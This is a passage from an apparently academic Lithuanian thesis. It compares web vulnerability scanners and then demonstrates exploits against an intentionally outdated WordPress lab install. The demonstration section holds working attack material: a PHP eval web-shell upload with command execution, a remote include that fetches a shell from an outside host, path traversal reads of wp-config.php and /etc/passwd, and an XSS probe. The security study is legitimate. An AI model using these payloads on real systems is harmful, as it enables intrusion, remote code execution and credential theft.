
2.1.1. Burp

„Burp Suite“ yra įrankis leidžiantis įvertinti aplikacijos saugumą. Burp licencija metams šiuo metu kainuoja 329eu, leidžianti naudotis visu turimu funkcionalumu. Šis įrankis taip pat turi ir

[4] http://resources.infosecinstitute.com/top-5-web-application-security-scanners-2017
[5] https://portswigger.net/burp/scanner.html
[6] https://www.netsparker.com/
[7] http://www.arachni-scanner.com/
[8] http://w3af.org/
[9] https://subgraph.com/vega/
[10] https://www.acunetix.com/

nemokamą versiją tačiau su apribotu funkcionalumu, pvz nemokamoje versijoje nėra galimybės naudoti automatinio pažeidžiamumų testavimo [18]:

- Saityno peržiūros robotas automatizuotai patikrinantis ir išnaršantis visas svetainėje esančias nuorodas.
- Aplikacijos saugumo automatinis testuotojas (žr. pav. 2.1)
- Pusiau automatinių užklausų siuntimas į svetainę
- Rankinis užklausų siuntimas įgalinantis duomenų manipuliavimą ir persiuntimą kiekvienos atskiros užklausos
- Sekos tyrimai, skirti web aplikacijos atsitiktinai sugeneruotų reikšmių entropijos tyrimui.
- Įskiepiai leidžiantys išplėsti funkcionalumą ruby, python ir java kalbomis [18].



pav. 2.1 auditas atliekamas Burp Suite programine įranga


2.1.2. Netsparker

Netsparker buvo įkurta 2006 metais Ferruh Mavituna. Įrankio kūrėjo tikslas buvo sukurti įrankį, kuris pateiktų kaip įmanoma mažiau netikrų pranešimų.

Netsparker, Windows operacinės sistemos aplikacija, skirta web aplikacijų saugumo auditui. Šis įrankis automatiškai mėgina saugiu būdu išnaudoti pažeidžiamus, tokiu būdu pateikdamas pažeidžiamumo įrodymus. To pasekoje galima lengviau identifikuoti pažeidžiamumą, ir nėra būtina atskirai tikrinti, ar tas pažeidžiamumas yra tikras, ar neteisingai identifikuotas [19].

Netsparker programinė įranga pilnai palaiko AJAX ir JavaScript paremtas svetaines, ir gali audituoti bet kokio tipo web aplikaciją, nepriklausomai nuo jos struktūros.


Standartinė netsparker versija kainuoja 1950$ metams, pro versija – 5950$. Interneto programos audito metu, NetSparker įrankyje galima matyti tiek visą identifikuotą svetainės struktūrą, tiek rastus pažeidžiamumus kiekvienoje jos dalyje (žr. pav. 2.2)



pav. 2.2 *auditas atliekamas Netsparker programine įranga*

2.1.3. Arachni

Arachni, tai funkcionalus, modulinis web aplikacijos auditavimo įrankis parašytas naudojant Ruby. Įrankis nemokamas, bei galintis veikti Windows, OS X bei Linux platformose. Pats įrankio iškvietimo modulis yra tekstinio tipo (žr. pav. 2.3), tačiau pati ataskaita yra pateikiama html formoje.



pav. 2.3 *auditas atliekamas Arachni programine įranga*

2.1.4. W3af

W3af tai web aplikacijos audito karkasas. Projekto tikslas – padėti sustiprinti svetainę išsiaiškinant jos silpnybes.


Tai išsamus automatinis pažeidžiamumų ieškojimo įrankis turintis beveik visų pagrindinių pažeidžiamumų duombazę, taip pat papildus reikalingus atakai. Integruotas „spider“ rėžimas turi papildomą tarpinio serverio autentifikacijos funkciją, kuri gali būti panaudota užkulsiuose esančių funkcijų auditui.

Neigiama įrankio dalis yra tai, jog jis pakankamai sudėtingai valdomas vartotojui, kuris mažai susidūręs su saugumo sritimi [20]. Taip pat iš pateiktų atnaujinimų ir pačio diegimo proceso panašu, jog įrankis nebėra aktyviai atnaujinamas [21].

2.1.5. Vega

Vega, tai atviro kodo saityno programų auditavimo įrankis ir platforma leidžianti identifikuoti svetainės silpnąsias vietas. Naudojant šį įrankį (žr. pav. 2.4) galima nesunkiai surasti SQL injekcijų, XSS, per klaidą paviešintą vidinę informaciją ir kitus pažeidžiamumus.

Įrankis parašytas naudojant Java, todėl veikia Linux, OS X bei windows operacinėse sistemose. Kadangi moduliai parašyti naudojant JavaScript, galima nesudėtingai pasirašyti papildomus atakos modulius naudojant Vega API.




pav. 2.4 *auditas atliekamas Vega programine įranga*

2.1.6. Acunetix

Acunetix dar vienas svetainių auditavimo įrankis, leidžiantis identifikuoti SQL Injekcijų, XXS, XXE ir dar daug kitų žinomų saityno programų pažeidžiamumų, Šis įrankis naudoja DeepScan technologiją pasiremdamas HTML5 naršymo varikliuku, pilnai imituodamas naršantį vartotoją, ir tuo pačiu analizuodamas naršyklės pusės JavaScript kodą. DeepScan technologija leidžia aptikti pažeidžiamumus netgi puslapiuose, kuriuose yra intensyviai naudojama AJAX technologija.

Įrankio standartinė versija kainuoja 2495 JAV dolerių metams.

Atlikus auditą, programinė įranga pateikia tiek surastų pažeidžiamumų santrauką (žr. pav. 2.5), tiek detalius pažeidžiamumų aprašymus.



pav. 2.5 *auditas atliekamas Acunetix programine įranga*

2.2. Testavimo objektas

Siekiant išsiaiškinti kiekvieno įrankio privalumus ir trūkumus buvo pasirinkta įdiegti senesnę populiarios turinio valdymo sistemos WordPress versiją kartu įdiegiant įskiepius, kurie buvo automatizuotai išnaudojami daugelyje svetainių. Visa informacija apie pažeidžiamumus ir jų išnaudojimus yra pasiekiama viešai.

Serverio įranga pasirinkta *CentOS 7* su standartiniu saityno programų talpinimo paketu (angl. *Linux Apache MySQL PHP* arba sutrumpintai *LAMP*):

Operacinė sistema: *CentOS 7 64bit*

Saityno programų servisas: *Apache/2.4.6*

Saityno kalbos interpretatorius: *PHP 5.4.16 (cli) (built: Nov 6 2016 00:29:02)*

Saityno duomenų bazė: *MySQL Ver 15.1 Distrib 5.5.52-MariaDB, for Linux (x86_64) using readline 5.1.*

Serverio ugniasienė buvo testų metu išjungta, taip pat buvo pakoreguoti nustatymai įtakojantys greitaveiką, tam, kad testų metu saityno programa visada būtų pasiekiama. Visi kiti su saugumu susiję nustatymai buvo palikti tokie, kokie įdiegiami sistemoje pagal nutylėjimą.

Saugumo prasme, populiaresnis produktas net ir turintis daugiau surastų pažeidžiamumų tikėtina bus saugesnis nei mažiau populiari, tačiau neturinti paviešintų pažeidžiamumų programinė įranga. Didesnis programinės įrangos populiarumas lemia tai, jog didesniu kruopštumu yra peržiūrimas visas išeities kodas, siekiant rasti kuo didesnį kiekį pažeidžiamumų. WordPress įskiepių saugumo kokybės tikrinimo metu, buvo pastebėta linijinė koreliacija tarp įskiepio populiarumo, jo vertinimo ir tarp rastų pažeidžiamumų išeities kode statinės analizės būdu [8].

2.2.1. Pažeidžiama web aplikacija

Serveryje buvo įdiegta turinio valdymo sistemos WordPress 4.3 versija. Ši versija buvo išleista 2015 metų Rugpjūtį. Nuo šios versijos išleidimo datos, cvedetails.com svetainėje buvo užregistruoti 34 pažeidžiamumai turinio valdymo sistemos branduolyje.

2017-03-07	WordPress 4.2-4.7.2 - Press This CSRF DoS	fixed in version 4.3.9
2017-03-07	WordPress 4.0-4.7.2 - Authenticated Stored Cross-Site Scripting (XSS) i...	fixed in version 4.3.9
2017-03-07	WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation	fixed in version 4.3.9
2017-03-07	WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Med...	fixed in version 4.3.9
2017-01-26	WordPress 4.3.0-4.7.1 - Cross-Site Scripting (XSS) in posts list table	fixed in version 4.3.8
2017-01-26	WordPress 3.5-4.7.1 - WP_Query SQL Injection	fixed in version 4.3.8
2017-01-26	WordPress 4.2.0-4.7.1 - Press This UI Available to Unauthorised Users	fixed in version 4.3.8
2017-01-12	WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generato...	fixed in version 4.3.7
2017-01-12	WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)	fixed in version 4.3.7
2017-01-12	WordPress <= 4.7 - Post via Email Checks mail.example.com by Default	fixed in version 4.3.7
2017-01-12	WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fal...	fixed in version 4.3.7
2017-01-12	WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-c...	fixed in version 4.3.7
2017-01-12	WordPress 4.3-4.7 - Potential Remote Command Execution (RCE) in PHPMailer	fixed in version 4.3.7
2016-09-08	WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader	fixed in version 4.3.6
2016-09-08	WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image ...	fixed in version 4.3.6
2016-06-21	WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post	fixed in version 4.3.5
2016-06-21	WordPress 3.6-4.5.2 - Authenticated Revision History Information Disclosure	fixed in version 4.3.5
2016-06-21	WordPress 4.2-4.5.2 - Authenticated Attachment Name Stored XSS	fixed in version 4.3.5
2016-05-06	WordPress <= 4.5.1 - Pupload Same Origin Method Execution (SOME)	fixed in version 4.3.4
2016-05-06	WordPress 4.2-4.5.1 - MediaElement.js Reflected Cross-Site Scripting (XSS)	fixed in version 4.5.2
2016-04-28	WordPress <= 4.4.2 - Script Compression Option CSRF	fixed in version 4.5
2016-04-28	WordPress <= 4.4.2 - Reflected XSS in Network Settings	fixed in version 4.5
2016-04-28	WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses	fixed in version 4.5
2016-02-02	WordPress 3.7-4.4.1 - Open Redirect	fixed in version 4.3.3
2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)	fixed in version 4.3.3
2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)	fixed in version 4.3.2
2015-09-15	WordPress <= 4.3 - Publish Post & Mark as Sticky Permission Issue	fixed in version 4.3.1
2015-09-15	WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)	fixed in version 4.3.1
2015-09-15	WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)	fixed in version 4.3.1

pav. 2.6 *turinio valdymo sistemos pranešti pažeidžiamumai*[11]

Taip pat į šią turinio valdymo sistemą buvo sudiegti 9 įskiepiai su viešai žinomomis spragomis, kurias gali išnaudoti neautentifikuotas vartotojas.

[11] https://wpvulndb.com/wordpresses/43

2.2.2. Paviešinti egzistuojantys pažeidžiamumai

WordPress tai tinklaraščio sistemos branduolys turintis tik pagrindines funkcijas. Viena iš šios turinio valdymo sistemos populiarumo priežasčių yra jos nesudėtingas galimybių išplėtimas naudojant papildomus įskiepius. Šiai turinio sistemai buvo parinkti 9 įskiepiai turintys pažeidžiamumus, kurie pasiekiami neautentifikuotam vartotojui:

- Reflex Gallery - vykdomojo kodo failo įkėlimas
- Better search - įterptinio kodo pažeidžiamumas
- WP Mobile Detector – vykdomojo kodo failo įkėlimas
- CodeArt - Google MP3 Player – sisteminių failų prasisiuntimas
- DB Backup – sisteminių failų prasisiuntimas
- Wp Ds Faq - akla SQL injekcija
- 404 To 301 - įterptinio kodo pažeidžiamumas
- Multi Plugin Installer - vykdomųjų failų nuskaitymas
- WP-FileManager - vykdomųjų failų nuskaitymas

2.2.2.1. Reflex Gallery

Įdiegta pažeidžiama įskiepio versija: 3.1.3

Įskiepio namų adresas: *https://wordpress.org/plugins/reflex-gallery*

Pažeidžiamumo tipas: Vykdomojo kodo failo įkėlimas

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/36374/*

Pažeidžiamumo demonstracija:

http://wordpress.ktu.demo/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php

neautentifikuotam vartotojui leidžia įkelti į svetainę vykdomąjį failą.

Pažeidžiamumą galima išnaudoti sukūrus exploit.html failą su tokiu turiniu:

```
<form method="POST" action="http://wordpress.ktu.demo/wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2017&Month=03"
enctype="multipart/form-data" >
    <input type="file" name="qqfile"><br>
    <input type="submit" name="Submit" value="Ikelti">
</form>
```

Šis HTML puslapis leis pažymėti failą, kurį norite įkelt, ir pakaks paspausti „Ikelti“.

Į serverį siunčiama užklausa su pasirinktu failu:

```
POST /wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2017&Month=03 HTTP/1.1
Host: wordpress.ktu.demo
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: wp-settings-time-1=1492602856
```

```
Content-Type: multipart/form-data; boundary=---------------------------
285042972011666
Content-Length: 402

-----------------------------285042972011666
Content-Disposition: form-data; name="qqfile"; filename="shell.php"
Content-Type: application/octet-stream

<?php if (isset($_POST["gwrvqs334sst"]))
{eval(stripslashes($_POST["gwrvqs334sst"]));} ?>

-----------------------------285042972011666
Content-Disposition: form-data; name="Submit"

Ikelti
-----------------------------285042972011666--
```

Iš serverio gautas atsakymas:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 14:16:21 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 53
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"fileName":"\/2017\/03\/shell47.php"}
```

Įkeltas vykdomasis failas adresu: *http://wordpress.ktu.demo/wp-content/uploads/2017/03/shell47.php*

Pamėginame patikrinti ar veikia komandų vykdymas išsiųsdami užklausą naujai įkeltam failui:

```
POST /wp-content/uploads/2017/03/shell47.php HTTP/1.1
Host: wordpress.ktu.demo
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

gwrvqs334sst=system(id);
```

Gautas atsakymas iš serverio:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 14:22:46 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 85
Content-Type: text/html; charset=UTF-8

uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

2.2.2.2. Better search

Įdiegta pažeidžiama įskiepio versija: 1.3.4

Įskiepio namų adresas: *https://wordpress.org/plugins/better-search*

Pažeidžiamumo tipas: įterptinio kodo pažeidžiamumas

Informacija apie pažeidžiamumą: *https://wpvulndb.com/vulnerabilities/7725*


Pažeidžiamumo demonstracija:

Nuorodoje *http://wordpress.ktu.demo* pažeidžiamas parametras „s“.

Tam, kad įsitikinti pažeidžiamumu, pakanka aplankyti šią nuorodą:

http://wordpress.ktu.demo/?s=%3Cscript%3Ealert(%22Cross-Site%20Scripting%22)%3C/script%3E

Aplankius nuorodą naršyklėje bus parodyta žinutė „Cross-Site Scripting“ (žr. pav. 2.7):



***pav. 2.7** įterptinio kodo pažeidžiamumo demonstracija*

2.2.2.3. WP Mobile Detector

Įdiegta pažeidžiama įskiepio versija: 3.5

Įskiepio namų adresas: *https://wordpress.org/plugins/wp-mobile-detector*

Pažeidžiamumo tipas: Vykdomojo kodo failo įkėlimas

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/39891*

Pažeidžiamumo demonstracija:

Nuotraukos dydžio pakeitimo funkcionalumo kintamasis *src* esantis *http://wordpress.ktu.demo/wp-content/plugins/wp-mobile-detector/resize.php* leidžia įkelti vykdomąjį kodą.

Kviečiame nuorodą:

```
http://wordpress.ktu.demo/wp-content/plugins/wp-mobile-detector/resize.php?src=http://saukaitis.lt:1337/shell.php
```

Šis pažeidžiamas įskiepis norėdamas pakeisti nuotraukos dydį, failą be jokių tikrinimų tiesiog parsiunčia į direktoriją: *wp-content/plugins/wp-mobile-detector/cache/shell.php*. Suprantama, jog pats dydžio keitimo veiksmas nesuveiks, tačiau pats failas bus parsiųstas.

Patikriname ar tvarkingai veikia įkeltas komandas leidžiantis vykdyti failas:

```
POST /wp-content/plugins/wp-mobile-detector/cache/shell.php HTTP/1.1
Host: wordpress.ktu.demo
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

gwrvqs334sst=system(id);
```

Gautas atsakymas iš serverio:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 14:22:46 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 85
Content-Type: text/html; charset=UTF-8

uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

2.2.2.4. CodeArt - Google MP3 Player

Įdiegta pažeidžiama įskiepio versija: 1.0.11

Įskiepio namų adresas: *https://wordpress.org/plugins/google-mp3-audio-player*

Pažeidžiamumo tipas: Sisteminių failų parsisiuntimas

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/35460*

Pažeidžiamumo demonstracija:

Pažeidžiamas *wp-content/plugins/google-mp3-audio-player/direct_download.php* vykdomojo kodo *file* parametras.

Taigi mėginant peržiūrėti nuorodą:

```
http://wordpress.ktu.demo/wp-content/plugins/google-mp3-audio-
player/direct_download.php?file=../../../wp-config.php
```

Vartotojui yra atvaizduojamas `wp-config.php` išeities kodas:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 14:49:40 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-disposition: attachment; filename=wp-config.php;
Content-Length: 3021
Content-Type: application/octet-stream

<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
```

```
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wp_user');

/** MySQL database password */
define('DB_PASSWORD', 'wp_pass');

/** MySQL hostname *
[...]
```

2.2.2.5. DB Backup

Įdiegta pažeidžiama įskiepio versija: 4.5

Įskiepio namų adresas: *https://wordpress.org/plugins/wp-database-backup*

Pažeidžiamumo tipas: sisteminių failų parsisiuntimas

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/35378*

Pažeidžiamumo demonstracija:

Įskiepis turi pažeidžiamą *wp-content/plugins/db-backup/download.php* failo *file* parametrą.

Taigi apsilankius adresu:

```
http://wordpress.ktu.demo/wp-content/plugins/db-backup/download.php?file=/etc/passwd
```

Pateikiamas sisteminio passwd turinys.

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 14:55:23 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Description: File Transfer
Content-Disposition: attachment; filename=passwd.passwd
Connection: close
Content-Type: application/octet-stream
Content-Length: 1119

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

```
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:998:997:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
